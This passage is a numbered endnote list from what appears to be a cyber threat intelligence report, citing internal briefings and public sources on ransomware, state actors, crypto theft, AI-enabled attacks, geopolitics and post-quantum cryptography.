75. ‘Abusing AWS Native Services: Ransomware Encrypting S3 Buckets with SSE-C’, Halcyon, https://www.halcyon.ai/blog/abusing-aws-native-services-ransomware-encrypting-s3-buckets-with-sse-c (13 January 2025)
76. CTO-CTS-20250217-01A – Ransomware report – 2025 Issue 2
77. ‘2026 Global Digital Trust Insights: C-suite playbook and findings’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
78. CTO-SIB-20251218-02A – Threat actor focus across the modern tech stack
79. CTO-TIB-20250703-01A – Living on the Edge
80. CTO-SIB-20251202-01A – The Dragon’s Den
81. CTO-TIB-20250115-03A – RedRelay user targets Ivanti Connect Secure
82. ‘Malware Analysis Report: UMBRELLA STAND’, NCSC, https://www.ncsc.gov.uk/static-assets/documents/malware-analysis-reports/umbrella-stand/ncsc-mar-umbrella_stand.pdf (18 June 2025)
83. CTO-TIB-20251031-02A – Red Vulture emerges from the Ether
84. CTO-TIB-20250730-02A – Paws on the perimeter
85. CTO-TIB-20250707-01A – A RoundCube, square target list
86. CTO-TIB-20251008-01A – Open Sesame, Red Dev 37 opens its vault
87. CTO-QRT-20250723-01A – Attributing SharePoint exploitation
88. CTO-QRT-20250908-02A – Vulnerability being exploited in SAP S/4HANA
89. CTO-QRT-20251205-01A – China based threat actors rush to exploit React2Shell vulnerability
90. CTO-QRT-20251219-01A - Critical vulnerability in Cisco Secure Email products
91. CTO-QRT-20251016-01A – All in all, it’s just another BRICK in the STORM
92. CTO-TIB-20251201-01A – RadarReflector: Active collection of ADS-B/Mode-S Data for aviation OSINT
93. ‘2026 Global Digital Trust Insights: C-suite playbook and findings’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
94. ‘MITRE ATLAS’, MITRE, https://atlas.mitre.org/
95. CTO-SIB-20251007-01A – Prompt to payload – Use of AI by threat actors
96. ‘WormGPT: how hackers are exploiting the dark side of AI’, eftsure, https://www.eftsure.com/en-au/blog/cyber-crime/wormgpt/ (2 June 2025)
97. CTO-SIB-20250613-01A – Getting Hoodwink-ed by a deepfake
98. @hacksider, GitHub, https://github.com/hacksider/Deep-Live-Cam (29 August 2025)
99. CTO-SIB-20251007-01A – Prompt to payload – Use of AI by threat actors
100. CTO-SIB-20250304-01A – DeepSeek emerges
101. CTO-SIB-20251007-01A – Prompt to payload – Use of AI by threat actors
102. ‘ESET researcher discovers the first known AI-written ransomware: I feel thrilled but cautious’, ESET, https://www.eset.com/blog/en/business-topics/threat-landscape/the-first-known-ai-written-ransomware (27 August 2025)
103. CTO-SIB-20251007-01A – Prompt to payload – Use of AI by threat actors
104. CTO-SRT-20250902-01A – Through the fire and data frames – DragonForce expands from RaaS to SaaS
105. @yashkumar45178, Medium, https://medium.com/@yashkumar45178/meet-reaperai-the-hacker-that-isnt-human-a13176452661 (26 August 2025)
106. ‘Disrupting the first reported AI-orchestrated cyber espionage campaign’, Anthropic, https://assets.anthropic.com/m/ec212e6566a0d47/original/Disrupting-the-first-reported-AI-orchestrated-cyber-espionage-campaign.pdf (November 2025)
107. ‘The dawn of AI-orchestrated cyberattacks: A call to action for cyber defense’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/ai-orchestrated-cyberattacks.html (14 November 2025)
108. CTO-TIB-20250604-02A – Black Ara is open for business
109. ‘North Korea lures engineers to rent identities in fake IT worker scheme’, Bleeping Computer, https://www.bleepingcomputer.com/news/security/north-korea-lures-engineers-to-rent-identities-in-fake-it-worker-scheme (2 December 2025)
110. CTO-TIB-20250528-01A – DPRK IT Workers – a technical analysis
111. CTO-SIB-20250207-01A – DPRK IT Workers – a strategic analysis
112. CTO-TIB-20250528-01A – DPRK IT Workers – a technical analysis
113. CTO-SIB-20251218-02A – Threat actor focus across the modern tech stack
114. CTO-TIB-20250703-01A – Living on the Edge
115. CTO-SIB-20250815-01A – Threat Intelligence Estimate – 2026
116. CTO-SIB-20251203-01A – Extortion tactics in the cyber crime ecosystem

117. CTO-TIB-20250528-01A – DPRK IT Workers – a technical analysis
118. CTO-SIB-20251218-02A – Threat actor focus across the modern tech stack
119. CTO-SIB-20251007-01A – Prompt to payload – Use of AI by threat actors
120. CTO-TIB-20250730-03A – Yellow Phobos – more surveillance and more influence operations
121. CTO-TIB-20250804-01A – Yellow Nix's good mix of ClickFix and clever tricks
122. CTO-TIB-20251015-01A – Yellow wipers galore
123. CTO-TIB-20251111-01A – Click Fix Boom
124. CTO-TIB-20251106-01A – Fake freedom, deceptive democracy
125. CTO-TIB-20250804-01A – Yellow Nix's good mix of ClickFix and clever tricks
126. CTO-TIB-20251002-02A – Yellow Garuda is fixing up some files to share
127. 'North Korea's crypto hackers have stolen over $2 billion in 2025', Elliptic, https://www.elliptic.co/blog/north-korea-linked-hackers-have-already-stolen-over-2-billion-in-2025 (7 October 2025)
128. CTO-SIB-20250815-02A – Bybit's grand heist and its challenges for law enforcement
129. CTO-TIB-20250210-01A – Will(o) you interview with me
130. CTO-SIB-20250815-02A – Bybit's grand heist and its challenges for law enforcement
131. CTO-TIB-20251014-01A – A message rendered in gold
132. 'China accuses Washington of stealing $13 billion worth of Bitcoin in alleged hack – 127,272 tokens seized from Prince Group after owner Chen Zhi was indicted for wire fraud and money laundering, U.S. alleges', Tom's Hardware, https://www.tomshardware.com/tech-industry/cryptocurrency/china-accuses-washington-of-stealing-usd13-billion-worth-of-bitcoin-in-alleged-hack-127-272-tokens-seized-from-prince-group-after-owner-chen-zhi-was-indicted-for-wire-fraud-and-money-laundering-u-s-alleges (12 November 2025)
133. 'The Rise of Drainer-as-a-Service | Understanding DaaS', SentinelOne, https://www.sentinelone.com/blog/the-rise-of-drainer-as-a-service-understanding-daas (1 April 2024)
134. 'Drainer-as-a-Service in 2025: How Not to Hand Over All Your Crypto to a Scammer by Accident', BITHIDE, https://bithide.io/blog/security/secure-crypto-from-drainers (7 May 2025)
135. CTO-QRT-20250919-01A – Shai-Hulud NPM supply chain attack
136. CTO-TIB-20250411-01A – Byebit waves goodbye to USD 1.4 billion in cryptocurrency
137. 'The $1.5 Billion Bybit Hack: Full Breakdown of the Largest Crypto Heist in History', Medium, https://medium.com/coinmonks/the-1-5-billion-bybit-hack-full-breakdown-of-the-largest-crypto-heist-in-history-d7631bf4c23e (14 March 2025)
138. 'North Korea Responsible for $1.5 Billion Bybit Hack', FBI, https://www.ic3.gov/psa/2025/psa250226 (26 February 2025)
139. 'Bybit's $1.5 Billion Theft Unveiled: Safe{Wallet} Front-End Code Tampered', Medium, https://slowmist.medium.com/bybits-1-5-billion-theftunveiled-safe-wallet-front-end-code-tampered-84b78f0fa9c2 (27 February 2025)
140. 'The ByBit Heist and the Future of U.S. Crypto Regulation', CSIS, https://www.csis.org/analysis/bybit-heist-and-future-us-crypto-regulation (18 March 2025)
141. 'Silent Push Pivots into New Lazarus Group Infrastructure, Acquires Sensitive Intel Related to $1.4B ByBit Hack and Past Attacks', Silent Push, https://www.silentpush.com/blog/lazarus-bybit (25 February 2025)
142. CTO-TIB-20250411-01A – Byebit waves goodbye to USD 1.4 billion in cryptocurrency
143. CTO-SIB-20250815-02A – Bybit's grand crypto heist and its challenges for law enforcement
144. CTO-SIB-20251215-01A – Crossing over – how cyber threats are impacting organizations by targeting their executives
145. BTI-TIB-C3BR-20251118 – Campanha espalha trojans via WhatsApp de máquinas comprometidas
146. CTO-TIB-20250528-01A – DPRK IT Workers – a technical analysis
147. CTO-SIB-20250207-01A – DPRK IT Workers – a strategic analysis
148. 'Violent Extremists Dox Executives, Enabling Physical Threats', Recorded Future, https://www.recordedfuture.com/research/violent-extremists-dox-executives-enabling-physical-threats (27 March 2024)
149. 'The CEO Database Exposes Information on Over 1,000 Executives', Flashpoint, https://flashpoint.io/blog/ceo-database-exposes-information-on-executives (3 June 2025)
150. 'EP Trends: Residential Risks, Extremist Influencers, Shifting Tactics', ASIS Online, https://www.asisonline.org/security-management-magazine/latest-news/today-in-security/2025/february/executive-protection-trends (5 February 2025)
151. '2026 Global Digital Trust Insights: C-suite playbook and findings', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
152. CTO-SRT-20250205-01A – Gaza peace gives cyber war a(nother) chance
153. CTO-SRT-20250617-01A – Israel and Iran go to war
154. CTO-SRT-20250619-01A – Hacktivist personas reactivated
155. CTO-QRT-20250429-01A – Cyber activity observed in wake of Pahalgam attack
156. CTO-TIB-20250723-01A – Missile tests? Don't mind if I DRDO
157. CTO-SIB-20250724-01A – Pakistan-India relations post-Pahalgam

158. CTO-SRT-20250207-01A – China's response to 10% tariffs

159. CTO-TIB-20250725-01A – Red Iris lets the Cat out of the bag

160. CTO-SIB-20250521-01A – Beijing's Fourth China-CELAC Forum

161. CTO-SRT-20250619-01A – Hacktivist personas reactivated

162. CTO-SIB-20250210-01A – Targeting Forecast – 2025 Issue 1

163. 'Romanians confront a deluge of online disinformation ahead of a presidential election rerun', AP News, https://apnews.com/article/romania-european-union-elections-disinformation-2cae1b28b5059b7cee228142eadaca78 (27 April 2025)

164. CTO-SRT-20250205-01A – Gaza peace gives cyber war a(nother) chance

165. CTO-SRT-20250617-01A – Israel and Iran go to war

166. CTO-SRT-20250205-01A – Gaza peace gives cyber war a(nother) chance

167. 'Tool of First Resort: Israel-Hamas War in Cyber', Google, https://services.google.com/fh/files/misc/tool-of-first-resort-israel-hamas-war-cyber.pdf (February 2024)

168. CTO-SRT-20250619-01A – Hacktivist personas reactivated

169. CTO-SRT-20250619-01A – Hacktivist personas reactivated

170. 'Israelis receive fake terror attack warning to trick them into staying out of bomb shelters', The Jerusalem Post, https://www.jpost.com/israel-news/article-857969 (16 June 2025)

171. 'US and Israel launch strikes on Iran: what we know so far', The Guardian, https://www.theguardian.com/world/2026/feb/28/us-israel-launch-strikes-attack-iran-what-we-know-so-far-latest (28 February 2026)

172. 'Multiple Arab states that host US assets targeted in Iran retaliation', Al Jazeera, https://www.aljazeera.com/news/2026/2/28/multiple-gulf-arab-states-that-host-us-assets-targeted-in-iran-retaliation (28 February 2026)

173. 'Analysis: Khamenei's killing leaves Iran's 'axis' in disarray as war widens', Al Jazeera, https://www.aljazeera.com/features/2026/3/2/hold-analysis-khameneis-killing-leaves-irans-axis-in-disarray (2 March 2026)

174. CTO-SRT-20260223-01A – US-Iran Nuclear Talks at an Inflection Point

175. CTO-SRT-20260302-01A – Cyber threat outlook following US and Israel strikes on Iran

176. CTO-SIB-20251010-01A – Middle East conflict and cyber threat activity two years on

177. CTO-SRT-20251014-01A – Iran refocusing its information operations

178. CTO-SIB-20251010-01A – Middle East conflict and cyber threat activity two years on

179. CTO-SRT-20250428-01A – India and Pakistan tensions rise in wake of terrorist attack

180. CTO-TIB-20250723-01A – Missile tests? Don't mind if I DRDO

181. CTO-TIB-20250912-01A – Orange Chandi's global operations

182. CTO-TIB-20250609-02A – Orange Indra continued operations

183. CTO-TIB-20251113-01A – Orange Indra continued 2025 campaigns

184. CTO-SIB-20250724-01A – Pakistan-India relations post-Pahalgam

185. 'The Cyberthreat Report', Trellix, https://www.trellix.com/assets/threat-reports/trellix-cyberthreat-report-executive-summary-april-2025.pdf (April 2025)

186. CTO-SRT-20250207-01A – China's response to 10% tariffs

187. 'What's in Trump's sweeping new reciprocal tariff regime', Reuters, https://www.reuters.com/world/us/whats-trumps-sweeping-new-reciprocal-tariff-regime-2025-04-03 (3 April 2025)

188. 'Global stocks rally after US, China pause tariff war, but uncertainty remains', Reuters, https://www.reuters.com/world/china/us-china-reach-deal-slash-tariffs-officials-say-2025-05-12 (12 May 2025)

189. 'Stocks, dollar surge as US and China agree 90-day tariff relief', Reuters, https://www.reuters.com/markets/global-markets-wrapup-1-2025-05-11 (12 May 2025)

190. 'China extends suspension of extra tariffs on U.S. goods', The Hindu (AFP), https://www.thehindu.com/news/international/china-extends-suspension-of-extra-tariffs-on-us-goods/article70244997.ece (5 November 2025)

191. 'In trade crisis, China courts the EU as a hedge against Trump', Reuters, https://www.reuters.com/world/trade-crisis-china-courts-eu-hedge-against-trump-2025-04-11 (11 April 2025)

192. CTO-SIB-20250521-01A – Beijing's Fourth China-CELAC Forum

193. CTO-SIB-20250822-01A – Panama in the spotlight

194. CTO-SIB-20250124-01A – Putting the S(IGINT) in SuperJump

195. CTO-TIB-20251201-01A – RadarReflector: Active collection of ADS-B/Mode-S Data for aviation OSINT

196. CTO-SIB-20260120-01A – The Plan that Built the Backdoor

197. CTO-SIB-20251202-01A – The Dragons Den

198. CTO-SIB-20260304-01A – The 5 Year Itch

199. CTO-SIB-20250815-01A – Threat Intelligence Estimate – 2026

200. 'Romanians confront a deluge of online disinformation ahead of a presidential election rerun', AP News, https://apnews.com/article/romania-european-union-elections-disinformation-2cae1b28b5059b7cee228142eadaca78 (27 April 2025)

201. 'How Russian-funded fake news network aims to disrupt election in Europe - BBC investigation', BBC, https://www.bbc.com/news/articles/c4g5kl0n5d2o (21 September 2025)

202. CTO-SIB-20250310-03A – Beneath the Seven Seas: Undersea cables and the threat landscape

203. 'The Scale of Russian Sabotage Operations Against Europe's Critical Infrastructure', IISS, https://www.iiss.org/research-paper/2025/08/the-scale-of-russian--sabotage-operations--against-europes-critical--infrastructure (August 2025)

204. CTO-SIB-20251028-01A – Targeting Forecast – 2025 Issue 5

205. CTO-TIB-20250620-01A – White Dev 162 providing stable flow of disinformation

206. 'Influence operation exposed: How Russia meddles in Germany's election campaign', CORRECTIV, https://correctiv.org/en/fact-checking-en/2025/01/24/disinformation-operation-russian-meddling-in-german-election-campaign-exposed (24 January 2025)

207. 'Authoritarian Strategies Online: Analysis and Monitoring of Digital Risks During the German Federal Election 2025', CeMAS, https://cemas.io/en/publications/btw2025-en (14 April 2025)

208. '2026 Global Digital Trust Insights: C-suite playbook and findings', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)

209. CTO-SIB-20251219-01A – Post-quantum mania

210. Analyst note: A 2023 report from the US Government Accountability Office (GAO) reported experts were estimating CRQCs would not exist for another 10-20 years. Source: 'Securing Data for a Post-Quantum World', US GAO, https://www.gao.gov/assets/gao-23-106559.pdf (2023)

211. 'Quantum next: Navigating a new cyber threat landscape', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/quantum-computing-cybersecurity-risk.html (2025)

212. 'Planning for post-quantum cryptography', Australian Signals Directorate (ASD), https://www.cyber.gov.au/business-government/secure-design/planning-for-post-quantum-cryptography (22 September 2025)

213. 'Preparing your organization for the quantum threat to cryptography (ITSAP.00.017)', Government of Canada, https://www.cyber.gc.ca/en/guidance/preparing-your-organization-quantum-threat-cryptography-itsap00017 (February 2025)

214. 'New Zealand Information Security Manual (NZISM)', Government of New Zealand, https://nzism.gcsb.govt.nz

215. 'Timelines for migration to post-quantum cryptography', UK NCSC, https://www.ncsc.gov.uk/guidance/pqc-migration-timelines (20 March 2025)

216. 'Quantum-Readiness: Migration to Post-Quantum Cryptography', US Cybersecurity & Infrastructure Security Agency (CISA), https://www.cisa.gov/resources-tools/resources/quantum-readiness-migration-post-quantum-cryptography (21 August 2023)

217. 'Quantum next: Navigating a new cyber threat landscape', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/quantum-computing-cybersecurity-risk.html (2025)